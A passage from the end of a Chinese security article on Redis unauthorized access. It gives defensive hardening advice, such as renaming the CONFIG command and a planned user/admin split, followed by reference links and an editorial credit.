- 3.配置 rename-command 配置项 “RENAME_CONFIG”，这样即使存在未授权访问，也能够给攻击者使用 config 指令加大难度
- 4.好消息是 Redis 作者表示将会开发“ real user”，区分普通用户和 admin 权限，普通用户将会被禁止运行某些命令，如 config

三、参考链接

- 1.<http://www.sebug.net/vuldb/ssvid-89339>

2.<http://antirez.com/news/96>

3.<http://www.secpulse.com/archives/5366.html>

4.<http://www.sebug.net/vuldb/ssvid-89715>

(全文完) 责任编辑: DM_



感谢阅文

投稿邮箱：article@secbook.net

{ 怀揣开放心态，欢迎一切有价值的合作。 }